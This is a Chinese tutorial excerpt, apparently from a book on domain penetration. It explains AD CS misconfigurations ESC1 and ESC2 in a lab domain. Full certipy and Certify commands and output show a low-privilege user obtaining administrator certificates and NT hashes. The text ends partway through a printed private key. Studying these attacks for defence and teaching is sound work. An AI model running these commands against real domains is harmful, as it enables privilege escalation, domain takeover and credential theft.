


ESC1-ESC7

本文部分节选于《域渗透攻防指南》，购买请长按如下图片扫码



小谢1997521 为你推荐

【限量签名版】《域渗透攻防指南》

¥99 ¥129



本商品由 放心购 提供保障

谢公子学安全

默认情况下，安装好了 ADCS 后，微软会提供一些证书模板，使用 certtmpl.msc 命令打开证书模板控制台，可以看到系统默认的证书模板。如下图所示：

证书模板控制台

文件(F) 操作(A) 查看(V) 帮助(H)

证书模板(DC01.xie.com)

模板显示名称	架构版本	版本	预期用途
CEP 加密	1	4.1	
EFS 恢复代理	1	6.1	
Exchange 用户	1	7.1	
Exchange 注册代理(脱机申请)	1	4.1	
IPSec	1	8.1	
IPSec (脱机申请)	1	7.1	
Kerberos 身份验证	2	110.0	客户端身份验证, 服务器身份验证, 智能卡登录, KDC 身份验证
OCSP 响应签名	3	101.0	OCSP 签名
RAS 和 IAS 服务器	2	101.0	客户端身份验证, 服务器身份验证
Web 服务器	1	4.1	
从属证书颁发机构	1	5.1	
代码签名	1	3.1	
根证书颁发机构	1	5.1	
工作站身份验证	2	101.0	客户端身份验证
管理员	1	4.1	
基本 EFS	1	3.1	
计算机	1	5.1	
交叉证书颁发机构	2	105.0	
仅 Exchange 签名	1	6.1	
仅用户签名	1	4.1	
路由器(脱机申请)	1	4.1	
密钥恢复代理	2	105.0	密钥恢复代理
目录电子邮件复制	2	115.0	目录服务电子邮件复制
通过身份验证的会话	1	3.1	
信任列表签名	1	3.1	
用户	1	3.1	
域控制器	1	4.1	

本节主要讲解因 ADCS 一些配置错误导致提权的问题

ADCS ESC系列漏洞

- ESC1** 证书模板允许请求者在CSR中指定SAN
- ESC2** 证书模板定义了“无”类型或“任何目的”类型的EKU
- ESC3** 证书模板定义了“证书申请代理”类型的EKU
- ESC4** 普通域用户对证书模板具有敏感权限，如Owner、WriteOwner、WriteDacl、WriteProperty等
- ESC5** 与ADCS相关的AD对象的ACL问题
- ESC6** CA服务器启用EDITF_ATTRIBUTESUBJECTALTNAME2 标志
- ESC7** 证书颁发机构ACL问题，“颁发和管理证书”和“管理CA”
- ESC8** Web证书注册接口NTLM Relay攻击
- ESC9** 无安全扩展
- ESC10** 弱证书映射
- ESC11** 子主题 1

ESC1: Misconfigured Certificate Templates

主题备用名称（Subject Alternative Names, SAN）是 X.509 v3 扩展，其可以作为证书的所有者。添加到证书时，它允许将其他身份绑定到证书，而不仅仅是证书的主题。

SAN 的一个常见用途是为 HTTPS 证书提供额外的主机名。例如，如果 Web 服务器托管多个域的内容，则每个适用的域都可以包含在 SAN 中，这样 Web 服务器只需要一个 HTTPS 证书，而不是每个域一个 HTTPS 证书。这对于 HTTPS 证书来说很好，但是当与允许域身份验证的证书结合使用时，可能会出现危险的情况。默认情况下，在基于证书的身份验证期间，AD 的一种方式是根据 SAN 中指

定的 UPN 将证书映射到用户帐户。如果攻击者在请求具有启用客户端身份验证的 EKU 的证书时可以指定任意 SAN，并且 CA 使用攻击者提供的 SAN 创建和签署证书，则攻击者可以成为域中的任何用户。例如，如果攻击者可以请求具有域管理员 SAN 字段的客户端身份验证证书，并且 CA 颁发该证书，则攻击者可以以该域管理员身份进行身份验证。

ESC1 的利用条件如下：

1. 企业 CA 授予低特权用户注册权限。
2. CA 证书管理程序批准被禁用。
3. 无需授权签名。
4. 过于宽松的证书模板安全描述符会向低特权用户授予证书注册权限。
5. 证书模板定义了启用域身份验证的 EKU。
6. 证书模板允许请求者在 CSR 中指定 SAN。


这里主要看第 6 点，那么如何判断证书模板是否允许请求者在 CSR 中指定 SAN 呢？

证书模板通过其 AD 对象的 mspki-certificate-name-flag 属性指定请求者是否可以在 CSR 中指定 SAN。mspki-certificate-name-flag 属性是位掩码，如果证书模板的 mspki-certificate-name-flag 属性值为 1，则表示存在 CT_FLAG_ENROLLEE_SUPPLIES_SUBJECT 标志，则证明请求者可以在 CSR 中指定 SAN。官方：[msPKI-Certificate-Name-Flag Attribute](#)

Flag	Client processing
0x00000001 CT_FLAG_ENROLLEE_SUPPLIES_SUBJECT	This flag instructs the client to supply subject information in the certificate request.

我们现在来配置一下存在 ESC1 配置错误的证书模板。

首先我们执行 certtmpl.msc 命令打开证书模板控制台，找到 Web 服务器，右键复制模板



模版显示名称命名为 ESC1

新模板的属性

服务器

发布要求

取代模板

扩展

安全

兼容性

常规

请求处理

加密

密钥证明

使用者名称

模板显示名称(E):

ESC1

模板名(T):

ESC1

有效期(V):

续订期(R):

2 年

6 周

☐ 在 Active Directory 中发布证书(P)

☐ 如果 Active Directory 中有一个重复证书，不要自动重新注册(D)

确定

取消

应用(A)

帮助

由于“Web 服务器”模板的使用者名称默认为“在请求中提供(S)”，因此这里保持默认即可。

新模板的属性

×

服务器	发布要求	取代模板	扩展	安全
兼容性	常规	请求处理	加密	密钥证明
				使用者名称

☒ 在请求中提供(S)

☐ 使用现有证书中的使用者信息完成自动注册续订请求(W) (*)

☐ 用 Active Directory 中的信息生成(B)

要加强使用者名称之间的一致性并简化证书管理，请选择这个选项。

使用者名称格式(N):

无

☐ 在使用者名称中包括电子邮件名(I)

将这个信息包括在另一个使用者名称中:

☐ 电子邮件名(E)
 ☐ DNS 名(D)
 ☐ 用户主体名称(UPN)(U)
 ☐ 服务的主体名称(SPN)(V)

* 由于兼容性设置而禁用了控件。

确定

取消

应用(A)

帮助

安全属性这里 Authenticated Users 勾选上注册权限。

新模板的属性

兼容性

常规

请求处理

加密

密钥证明

使用者名称

服务器

发布要求

取代模板

扩展

安全

组或用户名(G):

Authenticated Users

administrator

Domain Admins (XIE\Domain Admins)

Enterprise Admins (XIE\Enterprise Admins)

添加(D)...

删除(R)

Authenticated Users 的权限(P)

	允许	拒绝
完全控制	☐	☐
读取	☒	☐
写入	☐	☐
注册	☒	☐
自动注册	☐	☐

有关特殊权限或高级设置，请单击“高级”。

高级(V)

确定

取消

应用(A)

帮助

扩展属性这里的应用程序策略，我们添加以下任意一个即可，我这里添加的客户端身份验证

- 客户端身份验证，对应的 OID 为 1.3.6.1.5.5.7.3.2
- PKINIT 客户端身份验证，对应的 OID 为 1.3.6.1.5.2.3.4
- 智能卡登录，对应的 OID 为 1.3.6.1.4.1.311.20.2.2
- 任何目的，对应的 OID 为 2.5.29.37.0
- 子 CA

新模板的属性

兼容性

常规

请求处理

加密

密钥证明

使用者名称

服务器

发布要求

取代模板

扩展

安全

要更改扩展，请选择它，然后单击“编辑”。

这个模板中包括的扩展(X):

颁发策略

基本约束

密钥用法

应用程序策略

证书模板信息

编辑(E)...

应用程序策略 的描述(D):

服务器身份验证

客户端身份验证


确定

取消


应用(A)

帮助


点击应用确定保存该证书模板。但是还没结束，我们打开证书颁发机构窗口，找到证书模板，右键——>新建——>要颁发的证书模板



选中刚刚创建的 ESC1，确定。



就可以在证书颁发机构的证书模板看到 ECS1 模板了。



接着执行如下命令查找存在漏洞的证书模板

```
Certify.exe find /vulnerable
```

可以看到这里已经提示该证书模板存在漏洞

```
[!] Vulnerable Certificates Templates :
CA Name : CA-Server.xie.com\xie-CA-SERVER-CA
Template Name : ESC1
Schema Version : 2
Validity Period : 2 years
Renewal Period : 6 weeks
msPKI-Certificate-Name-Flag : ENROLLEE_SUPPLIES_SUBJECT
msPKI-enrollment-flag : NONE
Authorized Signatures Required : 0
pkiextendedkeyusage : 服务器身份验证, 客户端身份验证
msPKI-certificate-application-policy : 服务器身份验证, 客户端身份验证
Permissions
  Enrollment Permissions
    Enrollment Rights : NT AUTHORITY\Authenticated Users S-1-5-11
                      XIE\Domain Admins S-1-5-21-1313979556-3624129433-4055459191-512
                      XIE\Enterprise Admins S-1-5-21-1313979556-3624129433-4055459191-519
  Object Control Permissions
    Owner : XIE\Administrator S-1-5-21-1313979556-3624129433-4055459191-500
    WriteOwner Principals : XIE\Administrator S-1-5-21-1313979556-3624129433-4055459191-500
                        XIE\Domain Admins S-1-5-21-1313979556-3624129433-4055459191-512
                        XIE\Enterprise Admins S-1-5-21-1313979556-3624129433-4055459191-519
    WriteDacl Principals : XIE\Administrator S-1-5-21-1313979556-3624129433-4055459191-500
                        XIE\Domain Admins S-1-5-21-1313979556-3624129433-4055459191-512
                        XIE\Enterprise Admins S-1-5-21-1313979556-3624129433-4055459191-519
    WriteProperty Principals : XIE\Administrator S-1-5-21-1313979556-3624129433-4055459191-500
                        XIE\Domain Admins S-1-5-21-1313979556-3624129433-4055459191-512
                        XIE\Enterprise Admins S-1-5-21-1313979556-3624129433-4055459191-519
```

也可以使用 certipy 查询存在漏洞的证书模板

```
certipy find -u hack@xie.com -p P@ss1234 -dc-ip 10.211.55.4 -vulnerable
```

fcmit.cc

```

Certificate Templates
0
Template Name           : ESC1
Display Name           : ESC1
Certificate Authorities  : xie-AD01-CA-1
Enabled                 : True
Client Authentication   : True
Enrollment Agent       : False
Any Purpose             : False
Enrollee Supplies Subject : True
Certificate Name Flag    : EnrolleeSuppliesSubject
Enrollment Flag        : None
Private Key Flag       : 16777216
                        : 65536
Extended Key Usage      : Client Authentication
                        : Server Authentication
Requires Manager Approval : False
Requires Key Archival   : False
Authorized Signatures Required : 0
Validity Period         : 2 years
Renewal Period          : 6 weeks
Permissions
  Enrollment Permissions
    Enrollment Rights    : XIE.COM\Domain Admins
                        : XIE.COM\Enterprise Admins
                        : XIE.COM\Authenticated Users
  Object Control Permissions
    Owner                : XIE.COM\Administrator
    Write Owner Principals : XIE.COM\Domain Admins
                        : XIE.COM\Enterprise Admins
                        : XIE.COM\Administrator
    Write Dacl Principals : XIE.COM\Domain Admins
                        : XIE.COM\Enterprise Admins
                        : XIE.COM\Administrator
    Write Property Principals : XIE.COM\Domain Admins
                        : XIE.COM\Enterprise Admins
                        : XIE.COM\Administrator
[!] Vulnerabilities
  ESC1                  : 'XIE.COM\Authenticated Users' can enroll, enrollee supplies subject and template allows client authentication
  
```

然后就可以进行利用了

#提供 hack 用户账号密码, 修改 SAN 为 xie\administrator, 申请证书

```
certipy req -u hack@xie.com -p P@ss1234 -dc-ip 10.211.55.4 -target 10.211.55.8 -
```

```
ca xie-CA-SERVER-CA -template ESC1 -upn administrator@xie.com -debug
```

#认证获得 administrator 的 hash

```
certipy auth -pfx administrator.pfx -dc-ip 10.211.55.4 -debug
```


→ Desktop certipy req -u hack@xie.com -p P@ss1234 -dc-ip 10.211.55.4 -target 10.211.55.8 -ca xie-CA-SERVER-CA -template ESC1 -upn administrator@xie.com -debug
Certipy v4.0.0 - by Oliver Lyak (ly4k)

```
[+] Generating RSA key
[*] Requesting certificate via RPC
[+] Trying to connect to endpoint: ncacn_np:10.211.55.8[\pipe\cert]
[+] Connected to endpoint: ncacn_np:10.211.55.8[\pipe\cert]
[*] Successfully requested certificate
[*] Request ID is 57
[*] Got certificate with UPN 'administrator@xie.com'
[*] Certificate has no object SID
[*] Saved certificate and private key to 'administrator.pfx'
→ Desktop certipy auth -pfx administrator.pfx -dc-ip 10.211.55.4 -debug
Certipy v4.0.0 - by Oliver Lyak (ly4k)
```

```
[*] Using principal: administrator@xie.com
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 'administrator.ccache'
[*] Trying to retrieve NT hash for 'administrator'
[*] Got hash for 'administrator@xie.com': aad3b435b51404eeaad3b435b51404ee:33e17aa21ccc6ab0e6ff30eecb918dfb
```

ESC2: Misconfigured Certificate Templates

ESC2 的利用条件如下：

1. 企业 CA 授予低特权用户注册权限。细节与 ESC1 相同。
2. CA 证书管理程序批准被禁用。细节与 ESC1 相同。
3. 无需授权签名。细节与 ESC1 相同。
4. 过于宽松的证书模板安全描述符会向低特权用户授予证书注册权限。细节与 ESC1 相同。
5. 证书模板定义了“任何目的”类型的 EKU 或“无”类型的 EKU。前者“任何目的”类型的 EKU 指证书可以用于任何目的，后者“无”类型的 EKU 指该证书没有 EKU，相当于从属 CA 的证书。

如图所示，扩展属性的应用程序策略这里为任何目的。

新模板的属性

兼容性

常规

请求处理

加密

密钥证明

使用者名称

服务器

发布要求

取代模板

扩展

安全

要更改扩展，请选择它，然后单击“编辑”。

这个模板中包括的扩展(X):

颁发策略

基本约束

密钥用法

应用程序策略

证书模板信息

编辑(E)...

应用程序策略 的描述(D):

任何目的

确定

取消

应用(A)

帮助

或者也可以为无，为无的话代表是从属 CA 证书。

新模板的属性

×

兼容性	常规	请求处理	加密	密钥证明	使用者名称
服务器	发布要求	取代模板	扩展	安全	

要更改扩展，请选择它，然后单击“编辑”。

这个模板中包括的扩展(X):

颁发策略

基本约束

密钥用法

应用程序策略

证书模板信息

编辑(E)...

应用程序策略 的描述(D):

无

^

▼

确定

取消

应用(A)

帮助

也就是说当证书模板定义了“任何目的”类型的 EKU 或“无”类型的 EKU，则攻击者可以先请求该模板的证书，再利用该模板的证书代表其他用户请求证书。

具体配置就不演示了，通过执行如下命令可以看到该证书模板存在漏洞。

Certify.exe find /vulnerable

```
[!] Vulnerable Certificates Templates :

CA Name           : CA-Server.xie.com\xie-CA-SERVER-CA
Template Name     : ESC2
Schema Version    : 2
Validity Period   : 1 year
Renewal Period    : 6 weeks
msPKI-Certificate-Name-Flag : SUBJECT_ALT_REQUIRE_UPN, SUBJECT_ALT_REQUIRE_EMAIL, SUBJECT_REQUIRE_EMAIL, SUBJECT_REQUIRE_DIRECTORY_PATH
mspki-enrollment-flag : INCLUDE_SYMMETRIC_ALGORITHMS, PUBLISH_TO_DS, AUTO_ENROLLMENT
Authorized Signatures Required : 0
pkixextendedkeyusage : 任何目的
mspki-certificate-application-policy : 任何目的
Permissions
  Enrollment Permissions
    Enrollment Rights : XIE\Domain Admins S-1-5-21-1313979556-3624129433-4055459191-512
                     : XIE\Domain Users S-1-5-21-1313979556-3624129433-4055459191-513
                     : XIE\Enterprise Admins S-1-5-21-1313979556-3624129433-4055459191-519
  Object Control Permissions
    Owner : XIE\Administrator S-1-5-21-1313979556-3624129433-4055459191-500
    WriteOwner Principals : XIE\Administrator S-1-5-21-1313979556-3624129433-4055459191-500
                        : XIE\Domain Admins S-1-5-21-1313979556-3624129433-4055459191-512
                        : XIE\Enterprise Admins S-1-5-21-1313979556-3624129433-4055459191-519
    WriteDacl Principals : XIE\Administrator S-1-5-21-1313979556-3624129433-4055459191-500
                        : XIE\Domain Admins S-1-5-21-1313979556-3624129433-4055459191-512
                        : XIE\Enterprise Admins S-1-5-21-1313979556-3624129433-4055459191-519
    WriteProperty Principals : XIE\Administrator S-1-5-21-1313979556-3624129433-4055459191-500
                        : XIE\Domain Admins S-1-5-21-1313979556-3624129433-4055459191-512
                        : XIE\Enterprise Admins S-1-5-21-1313979556-3624129433-4055459191-519

Certify completed in 00:00:00.5066331
```

```
[!] Vulnerable Certificates Templates :

CA Name           : CA-Server.xie.com\xie-CA-SERVER-CA
Template Name     : ESC2
Schema Version    : 2
Validity Period   : 1 year
Renewal Period    : 6 weeks
msPKI-Certificate-Name-Flag : SUBJECT_ALT_REQUIRE_UPN, SUBJECT_ALT_REQUIRE_EMAIL, SUBJECT_REQUIRE_EMAIL, SUBJECT_REQUIRE_DIRECTORY_PATH
mspki-enrollment-flag : INCLUDE_SYMMETRIC_ALGORITHMS, PUBLISH_TO_DS, AUTO_ENROLLMENT
Authorized Signatures Required : 0
pkixextendedkeyusage : <null>
mspki-certificate-application-policy : <null>
Permissions
  Enrollment Permissions
    Enrollment Rights : XIE\Domain Admins S-1-5-21-1313979556-3624129433-4055459191-512
                     : XIE\Domain Users S-1-5-21-1313979556-3624129433-4055459191-513
                     : XIE\Enterprise Admins S-1-5-21-1313979556-3624129433-4055459191-519
  Object Control Permissions
    Owner : XIE\Administrator S-1-5-21-1313979556-3624129433-4055459191-500
    WriteOwner Principals : XIE\Administrator S-1-5-21-1313979556-3624129433-4055459191-500
                        : XIE\Domain Admins S-1-5-21-1313979556-3624129433-4055459191-512
                        : XIE\Enterprise Admins S-1-5-21-1313979556-3624129433-4055459191-519
    WriteDacl Principals : XIE\Administrator S-1-5-21-1313979556-3624129433-4055459191-500
                        : XIE\Domain Admins S-1-5-21-1313979556-3624129433-4055459191-512
                        : XIE\Enterprise Admins S-1-5-21-1313979556-3624129433-4055459191-519
    WriteProperty Principals : XIE\Administrator S-1-5-21-1313979556-3624129433-4055459191-500
                        : XIE\Domain Admins S-1-5-21-1313979556-3624129433-4055459191-512
                        : XIE\Enterprise Admins S-1-5-21-1313979556-3624129433-4055459191-519
```

执行如下命令进行利用

#提供 hack 用户账号密码, 申请 ESC2 模板的证书

```
certipy req -u hack@xie.com -p P@ss1234 -dc-ip 10.211.55.4 -target 10.211.55.8 -
ca xie-CA-SERVER-CA -template ESC2 -debug
```

#以 ESC2 模板的证书为 administrator 用户申请证书

```
certipy req -u hack@xie.com -p P@ss1234 -dc-ip 10.211.55.4 -target 10.211.55.8 -
ca xie-CA-SERVER-CA -template User -on-behalf-of "xie\administrator" -pfx ha
ck.pfx -debug
```

#认证获得 administrator 的 hash

```
certipy auth -pfx administrator.pfx -dc-ip 10.211.55.4 -debug
```

```
→ Desktop certipy req -u hack@xie.com -p P@ss1234 -dc-ip 10.211.55.4 -target 10.211.55.8
-ca xie-CA-SERVER-CA -template ESC2 -debug
Certipy v4.0.0 - by Oliver Lyak (ly4k)

[+] Generating RSA key
[*] Requesting certificate via RPC
[+] Trying to connect to endpoint: ncacn_np:10.211.55.8[\pipe\cert]
[+] Connected to endpoint: ncacn_np:10.211.55.8[\pipe\cert]
[*] Successfully requested certificate
[*] Request ID is 51
[*] Got certificate with UPN 'hack@xie.com'
[*] Certificate has no object SID
[*] Saved certificate and private key to 'hack.pfx'
→ Desktop certipy req -u hack@xie.com -p P@ss1234 -dc-ip 10.211.55.4 -target 10.211.55.8
-ca xie-CA-SERVER-CA -template User -on-behalf-of "xie\administrator" -pfx hack.pfx -debug
Certipy v4.0.0 - by Oliver Lyak (ly4k)

[+] Generating RSA key
[*] Requesting certificate via RPC
[+] Trying to connect to endpoint: ncacn_np:10.211.55.8[\pipe\cert]
[+] Connected to endpoint: ncacn_np:10.211.55.8[\pipe\cert]
[*] Successfully requested certificate
[*] Request ID is 52
[*] Got certificate with UPN 'administrator@xie.com'
[*] Certificate has no object SID
[*] Saved certificate and private key to 'administrator.pfx'
→ Desktop certipy auth -pfx administrator.pfx -dc-ip 10.211.55.4 -debug
Certipy v4.0.0 - by Oliver Lyak (ly4k)

[*] Using principal: administrator@xie.com
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 'administrator.ccache'
[*] Trying to retrieve NT hash for 'administrator'
[*] Got hash for 'administrator@xie.com': aad3b435b51404eeaad3b435b51404ee:33e17aa21ccc6ab
0e6ff30eecb918dfb
```

第二步的以 ESC2 模板的证书为 administrator 用户申请证书也可以使用 Certify 操作

Certify.exe request /ca:CA-Server.xie.com\xie-CA-SERVER-CA /template:User /onbehalf:xie\Administrator /enrollcert:hack.pfx

```
C:\Users\hack.XIE\Desktop>Certify.exe request /ca:CA-Server.xie.com\xie-CA-SERVER-CA /template:User /onbehalf:xie\Administrator /enrollcert:hack.pfx
x
(Certify)
v1.0.0
[*] Action: Request a Certificates
[*] Current user context : XIE\hack
[*] Template : User
[*] On Behalf Of : xie\Administrator
[*] Certificate Authority : CA-Server.xie.com\xie-CA-SERVER-CA
[*] CA Response : The certificate had been issued.
[*] Request ID : 32
[*] cert.pem :
-----BEGIN RSA PRIVATE KEY-----
MIIEpAIBAAKCAQEAj5vq5p0S1sY0o4RZ+jjYnERsVMab2VONhZ4ALsJH9oXJmV
jVvmQG5Axx/CwsjUDrreMyQEoG3Sm03NQy1drbtP7uqq0uX1yb1nmSq1+uSkIPLN
NOy9VmAB/go6wtvJ0UTcgTX1QKc54Udm91Ya7M5ZnN61pQ2BH2Q6q6D5LSD1A3or
IONYBfNK8xWgJ/obzDNG1bBtyw1E9Q9mvSy42FQhsUkcp7NA1SpA7/pKYBkXPvzH
opC24u8xCuGcn/04IYaqSVRRVsAt1u+MXcH1/j1gxbxcCw1t90Y17cCq078xw1F
GyaPj6JaJh1UakL8zVLsodyLzx5EFrtrrzkbUQIDAQAABAAQodMrWIFX7r0XM
o8InQDbfiep7FG0DYU0VrYXmq1o2nf58uzmR1ENX4Y1t3ft4ptoXBqIXox4UZH57
nRxbNpSCH68xwzbilV8O61yyB7eF5WZtvzTp+wZ4GTL55+K5QP2RQDRyBhKfTuts
UHKbXm31gR6d21uzG12jIH7/hMmNB6uhMoLP3P+YzbFkZC3+x9hDDoUTV1W1r/ho
